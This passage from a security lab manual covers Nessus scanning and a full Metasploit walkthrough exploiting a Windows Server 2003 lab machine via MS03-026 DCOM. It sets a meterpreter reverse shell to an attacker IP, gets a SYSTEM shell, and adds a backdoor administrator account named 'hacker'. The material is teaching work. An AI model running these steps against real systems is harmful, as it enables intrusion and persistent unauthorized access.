


Figure 16: The Nessus Client

4. Type **toor** for the password and click the **Log in** radio button.

For security reasons, the password will not be displayed.



Figure 17: Logging into the Nessus Client

5. Click OK to the Security Warning indicating that systems could crash.




Figure 18: Nessus Security Warning

6. Click the **Target** tab. In the Target box, type the IP address of **10.10.19.202**. Click the **Start the Scan** button to indicate the Nessus scan on the victim.




Figure 19: Starting a Nessus Scan

The report can take 20-30 minutes to generate, depending on the system scanned. While this scan is taking place, you can move on to 3.1 and then return to finish 2.1.

- To view the report, click on **Subnet**, and then click on **Host**. Find **epmap** in the port list, and then click on **security hole**. Read the description in the bottom pane. Reports can be saved to HTML format. Click **Close Window** to close Nessus. Click **No** when you are asked if you want to save the report.




Figure 20: A Nessus Scan Report

2.2 Conclusion

Nessus is a vulnerability scanner that will provide you with information indicating the weaknesses that exist on systems. The Nessus report will provide you with a list of critical problems and provide you will solutions on how to patch the holes. You need to be cautious when running a Nessus scan against a target system because the scan could cause a system to crash.

2.3 Discussion Questions

- Why do you need to be cautious when initiating a Nessus scan?
- What is the command to start the Nessus server?
- Which command can be used to verify that the Nessus server is running?
- Is it possible to run the Nessus client and server on the same machine?

- At the msf prompt, you can type the `?` to see a list of available commands:
`msf > ?`

```
msf > ?

Core Commands
=====

Command      Description
-----
?             Help menu
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
connect      Communicate with a host
exit         Exit the console
help         Help menu
info         Displays information about one or more module
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
load         Load a framework plugin
```

Figure 23: Commands Available within Msfconsole

- To view what Metasploit has to offer, type the following 5 commands:

Command to type at msf console	Results
<code>show all</code>	Shows all exploits, payloads, etc
<code>search exploits windows</code>	Shows all Windows Exploits
<code>search exploits linux</code>	Shows all Linux Exploits
<code>search exploits unix</code>	Shows all Unix Exploits
<code>search exploits osx</code>	Shows all Macintosh Exploits

```
msf > search exploits windows
[*] Searching loaded modules for pattern 'windows'...

Exploits
=====

Name      Description
-----
windows/antivirus/symantec_rtvscan  Symantec Remote Management Buffer Overflow
windows/antivirus/trendmicro_serverprotect  Trend Micro ServerProtect 5.58 Buffer Overflow
```

Figure 24: Searching for Exploits within the Metasploit Framework

- The victim machine we are attacking is running Windows Server 2003, so we need to search through the Windows exploit and find one that works for 2003. Type **search exploits windows** at the msf prompt to view Windows exploits:
`msf > search exploits windows`
- To view more about an individual exploit, we can use the **info** command. The info command will tell us which operating system the exploit works on. Let's take a look at the last Windows exploit listed to see what information is provided about the exploit to determine if it can be used against the target. Type the following command into the msf console to view exploit information:
`msf > info exploit/windows/wins/ms04_045_wins`

```
msf > info exploit/windows/wins/ms04_045_wins

      Name: Microsoft WINS Service Memory Overwrite
      Version: 6022
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0   Windows 2000 English

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST     42               yes       The target address
  RPORT     42               yes       The target port
```

Figure 25: The Description of the ms04_045_wins Exploit

- Search for the DCOM exploit by typing **search dcom** within the msf console
`msf > search dcom`

```
msf > search dcom
[*] Searching loaded modules for pattern 'dcom'...

Exploits
=====

  Name                                     Description
  ----                                     -
  windows/dcerpc/ms03_026_dcom             Microsoft RPC DCOM Interface Overflow
  windows/driver/broadcom_wifi_ssids      Broadcom Wireless Driver Probe Response SSID Overflow
```

Figure 26: Searching for RPC Vulnerabilities

8. Let's examine the first of the DCOM vulnerabilities in the list, the first of which is the Microsoft RPC DCOM Interface Overflow. To get detailed information about what operating system is vulnerable and find out what port needs to be open, type the following command into the msf console of Metasploit:

```
msf > info windows/dcerpc/ms03_026_dcom
```

```
msf > info windows/dcerpc/ms03_026_dcom

      Name: Microsoft RPC DCOM Interface Overflow
      Version: 5773
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ---
   0  Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name      Current Setting  Required  Description
  ----  -
  RHOST                yes       The target address
  RPORT  135              yes       The target port
```

Figure 27: A Description of the Microsoft RPC DCOM Buffer Over flow Interface

9. To use the Microsoft RPC DCOM exploit within Metasploit, type the following:

```
msf > use windows/dcerpc/ms03_026_dcom
```

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > |
```

Figure 28: Metasploit configured to use RPC DCOM exploit

In order to exploit the remote system, we will need to specify the remote system's IP address by using the set command. The term **RHOST** designates the remote host.

10. Type the following command into the msf console to set the **rhost** (remote host):
`msf exploit(ms03_026_dcom) > set rhost 10.10.19.202`

```
msf exploit(ms03_026_dcom) > set rhost 10.10.19.202
rhost => 10.10.19.202
```

Figure 29: Using the rhost command to set the remote host

Next, we will need to set a payload, which is a method by which the attacker will connect to the victim. Meterpreter is one of the payloads that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands that deal specifically with exploitation. The meterpreter payload also allows the user to spawn a command shell.

11. Type the following command into the msf console to set the **payload**:
`msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp`

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 30: Using the payload command to set the exploit to deliver a meterpreter shell

So that we can designate which system the victim will “call back to”, we need to specify a LHOST. The term LHOST stands for local host, which in this case is the attacker.

12. Type the following command into the msf console to set the **lhost** (local host):
`msf exploit(ms03_026_dcom) > set lhost 10.10.19.148`

```
msf exploit(ms03_026_dcom) > set lhost 10.10.19.148
lhost => 10.10.19.148
```

Figure 31: Using the lhost command to set the local host

13. For quality assurance purposes, we can verify our commands by typing:
msf exploit(ms03_026_dcom) > show options

```
msf exploit(ms03_026_dcom) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.10.19.202    yes       The target address
  RPORT     135              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LHOST     10.10.19.148    yes       The local address
  LPORT     4444             yes       The local port

Exploit target:

  Id  Name
  --  -
  0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 32: Showing the Options for the Exploit

14. To exploit the victim machine, type the following command:
msf exploit(ms03_026_dcom) > exploit

```
msf exploit(ms03_026_dcom) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.10.19.202[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.10.19.202[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] The DCERPC service did not reply to our request
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.19.148:4444 -> 10.10.19.202:2294)

meterpreter > █
```

Figure 33: The Remote System has been Exploited Successfully

You should receive the message Meterpreter session 1 opened. Now that you have a remote connection to the victim, you can type commands into the Meterpreter shell, which is interacting with the victim machine.

15. Type the following command to determine the Meterpreter commands:
meterpreter > ?

```
meterpreter > ?
Core Commands
=====
Command      Description
-----
?            Help menu
channel      Displays information about active channels
```

Figure 34: Meterpreter Commands

16. Type the following command to determine which account you are running as:
meterpreter > **getuid**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 35: Level of Privilege on the Remote System

17. Type the following to determine the remote machine's operating system:
meterpreter > **sysinfo**

```
meterpreter > sysinfo
Computer: WIN2K3DC
OS      : Windows .NET Server (Build 3790, ).
meterpreter > █
```

Figure 36: Information about the Remote System


18. Type the following command to get a command shell:
meterpreter > **execute -f cmd.exe -i**

```
meterpreter > execute -f cmd.exe -i
Process 3212 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32> █
```

Figure 37: A Command Shell on the Remote System

19. Type the following command to add a user called **hacker** to the machine:

```
C:\WINDOWS\system32>net user hacker P@ssw0rd /add
```




```
C:\WINDOWS\system32>net user hacker P@ssw0rd /add
net user hacker P@ssw0rd /add
The command completed successfully.
```

Figure 38: Adding a User to the Compromised Machine

20. Type the following to make hacker a member of the **administrators** group:

```
C:\WINDOWS\system32>net localgroup administrators hacker /add
```



```
C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.
```

Figure 39: Adding the User to the Administrator's Group

21. Type **exit** close the connection with the Windows 2k3 Server. Close the terminal when finished with the task.

3.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX and Windows. A user can interact with Metasploit by typing `msfconsole` from the terminal within BackTrack. Once `msfconsole` has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the `info` command to get more detailed information about a specific exploit.

3.3 Discussion Questions

1. What is the command used to show all Windows exploits in Metasploit?
2. What is the command used to show all Macintosh exploits in Metasploit?
3. How can you learn more information about a particular exploit?
4. Launch `msfconsole` again. Use the **banner** command until you are able to get the picture of the cow. Type **exit** to leave the `msfconsole` environment.

References

1. Nmap:
<http://nmap.org/>
2. Zenmap:
<http://nmap.org/zenmap/>
3. Nessus:
<http://www.tenable.com/products/nessus>
4. Metasploit:
<http://metasploit.com/>
5. BackTrack Linux:
<http://www.backtrack-linux.org/>